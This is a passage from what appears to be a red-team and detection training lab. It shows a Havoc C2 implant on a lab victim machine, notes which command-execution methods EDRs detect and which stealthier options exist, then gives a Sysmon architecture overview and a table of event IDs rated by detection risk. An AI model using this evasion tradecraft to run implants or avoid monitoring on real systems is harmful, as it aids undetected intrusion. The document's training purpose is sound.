
We see that our demon is indeed running with the student account in medium integrity.
Let's check which commands are available:
help

That's a ton of built in commands and post-exploitation modules! Havoc C2 is also extensible, you can write your own modules in python and load them into Havoc (late on we'll have a lab demonstrating this).

The shell command will allow you to run commands on the victim machine, but be aware that this will spawn a child process (cmd.exe) that runs the command you specified - this is a very BIG IOC. Many EDRs will be monitoring parent/child process relationships, and will check for these commands (systeminfo, ipconfig, whoami, net.exe etc.)
- You can run the following command to see this in action:
shell whoami
NOTE : Sometimes when you copy/paste from this WIKI to the Havoc GUI, the commandmight not paste correctly(it sometimes seems to add a few spaces at the end) - if you get an error, try typing it manually. Or Remove any trailing spaces.

If you open ELEX (Eventlog Explorer) and navigate to the Sysmon logs (under Windows Logs -> Applications and Services Logs -> Microsoft -> Windows -> Sysmon \ Operational), you can see the command being run and the resulting child process (cmd.exe) that was spawned to execute the command. You'll also see the parent process (the Havoc demon) that spawned it.
The screenshots above (from your Windows machine using System Informer) show the command being run, and the resulting child process (cmd.exe) that was spawned to execute the command. You'll have to be very quick to see it in the process list, as it spawns and terminates very quickly. You could use a longer running command like shell ping 1.1.1.1 -n 20 to have a better chance of seeing it in the process list.
A more OPSEC way of doing this is by using BOFs (tiny inline C object files), or in the case of C# - (inline-)execute assembly (Cobalt Strike/Sliver) or with Havoc "dotnet inline-execute". Don't worry we have a lab later on demonstrating that!
We now have a simple Havoc demon payload running on the victim client, of course this would have been detected by AV, and as a regular user we can't do all the cool stuff - so let's continue and see how we can elevate privileges, but before we go let's clean up.
1.7 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly



clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
Hunting & Telemetry
1. SYSMON (WINDOWS ENDPOINT)
This chapter gives a brief overview of Sysmon, what telemetry it provides and how to read the logs. For a more in-depth overview of Sysmon, its configuration and event ID's please refer to the
Sysmon Community Guide.
"System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network."
Note that Sysmon does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.
Below are some useful links to get you started:
- Sysmon-Modular
- Sysmon Community Guide 📄 Download PDF
- Sysmon SwiftOnSecurity Config
- Visual Studio Code download
- Visual Studio Code Sysmon Extension
- Youtube walkthrough Sysmon extension Visual Studio Code
- Sysmon under the hood
Source: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
1.1 SYSMON ARCHITECTURE
Sysmon installs a device driver that monitors and reports on system activity to the Windows event log. It consists of three main components with WMI integration:
- Kernel-mode driver (
SysmonDrv.sys) that monitors system calls and generates events - User-mode service (
Sysmon64.exe) that configures the driver and writes events to the Windows event log - Event Manifest that defines event schemas for proper parsing by Windows Event Log

Enhanced Architecture Details:
The kernel driver (SysmonDrv.sys) operates using multiple detection methods:
Kernel Callbacks (Primary Detection Method):
PsSetCreateProcessNotifyRoutineEx: Process creation/termination monitoring (Events 1, 5)PsSetCreateThreadNotifyRoutine: Thread creation monitoring (Event 8)PsSetLoadImageNotifyRoutine: Image/DLL loading monitoring (Events 6, 7)CmRegisterCallback: Registry operations monitoring (Events 12, 13, 14)ObRegisterCallbacks: Object handle operations monitoring (Event 10)
Minifilter Driver Integration:
- File System Operations: Registers as a minifilter driver on all volumes to monitor file operations (Events 11, 23, 26)
- Pre-operation Callbacks: Intercepts file system requests before they reach the file system
- Post-operation Callbacks: Monitors completed file operations
Network Detection Methods:
- WFP (Windows Filtering Platform) Callouts: Network connection monitoring (Event 3)
- Kernel Network Callbacks: Direct kernel-level network monitoring
- Implementation: Uses Windows Filtering Platform APIs for real-time network traffic interception
ETW Integration (Selective):
Sysmon subscribes to specific ETW providers for targeted telemetry collection:
DNS Query Monitoring (Event 22):
- ETW Provider:
Microsoft-Windows-DNS-Client - Provider GUID:
{1C95126E-7EEA-49A9-A3FE-A378B03DDB4D} - ETW Session:
SysmonDnsEtwSession - Collection Method: Real-time ETW event subscription
- Event Processing: ETW DNS events converted to Sysmon Event ID 22
WMI Detection (Implementation Details):
Note: The specific technical implementation for WMI monitoring is not detailed in Microsoft's official Sysmon documentation. The following is based on community research and behavioral analysis.
WMI Activity Monitoring (Events 19-21):
- Observed Method: Research suggests direct COM API interception via
ExecNotificationQueryAsync()andExecNotificationQuery()callbacks - Target Classes: Monitors WMI Trinity (
__EventFilter,__EventConsumer,__FilterToConsumerBinding) - Behavioral Evidence: Sysmon successfully detects WMI persistence mechanisms without relying on ETW providers
- Implementation Theory: Direct IWbemServices interface monitoring combined with WMI repository change detection
Technical Implementation Details:
- Hook Points: Sysmon intercepts WMI COM interface calls at the kernel level
- Monitoring Scope: Tracks WMI class instance creation, modification, and deletion
- Event Correlation: Links filter creation to consumer binding for complete persistence chain visibility
- Repository Monitoring: Monitors direct WMI repository (
root\cimv2) modifications
Key Technical Distinction:
- Network Events (Event 3): WFP callouts - kernel-level network filtering
- DNS Events (Event 22): ETW provider subscription - event-driven collection
- WMI Events (Events 19-21): COM API interception - direct interface monitoring
Service Architecture:
The user-mode service (Sysmon64.exe/Sysmon.exe):
- Configuration Management: Processes XML configuration and applies filtering rules
- Event Processing: Receives events from kernel driver and formats them for Windows Event Log
- Registry Integration: Stores configuration in registry (
HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv) - Service Communication: Maintains continuous communication with kernel driver via IOCTL calls
Performance Characteristics:
- CPU Overhead: Typically <2% on modern systems with default configuration
- Memory Footprint: 15-30MB resident memory (driver + service)
- I/O Impact: Minimal due to efficient kernel-level filtering
- Event Generation: Can produce 10GB+ daily on busy enterprise systems
-

Sysmon has already been installed on your Windows machine, you can open your Windows event viewer by clicking on the Windows logo in the bottom left corner, and just start typing "event".
-

You can have a look at the sysmon.xml with by using Visual Studio Code.
IMPORTANT: Make sure you are running as local admin in order to see the sysmon logs.
- Now navigate to Application and Services Logs > Microsoft > Windows > Sysmon > Operational, you can now see that Sysmon has created a new Windows event log and is tracking process creations (ID 1), file creation time changes (ID 2), process terminations (ID 5) and other activities.

If Sysmon is installed without a configuration file it will only log a few event IDs, we have provided a basic config file during the installation - which logs more event IDs, you can see that in the event viewer now there are more event IDs logged, like network connections (ID 3), driver loads (ID 6), image loads (ID 7), create remote thread (ID 8), file creates (ID 11), registry events (ID 12, 13, 14), WMI activity (ID 19, 20, 21), DNS queries (ID 22) and more. You can find this config file in C:\THEV\SysinternalsSuite\SysmonConfig.xml.
1.2 SYSMON EVENT SUMMARY - NOISE LEVEL ANALYSIS
| Event ID | Event Type | Red Team Detection Risk | Noise Level |
|---|---|---|---|
| 1 | Process Creation | 🔴 High | 🔴 Extremely High (every process) |
| 2 | File Creation Time Change | 🟡 Moderate | 🟢 Very Low (rare operations) |
| 3 | Network Connection | 🔴 High | 🔴 Very High (every connection) |
| 5 | Process Terminated | 🟢 Low | 🔴 Extremely High (every process) |
| 6 | Driver Loaded | 🟡 Moderate | 🟡 Medium (system startup + installs) |
| 7 | Image Loaded | 🔴 High | 🔴 Extremely High (every DLL load) |
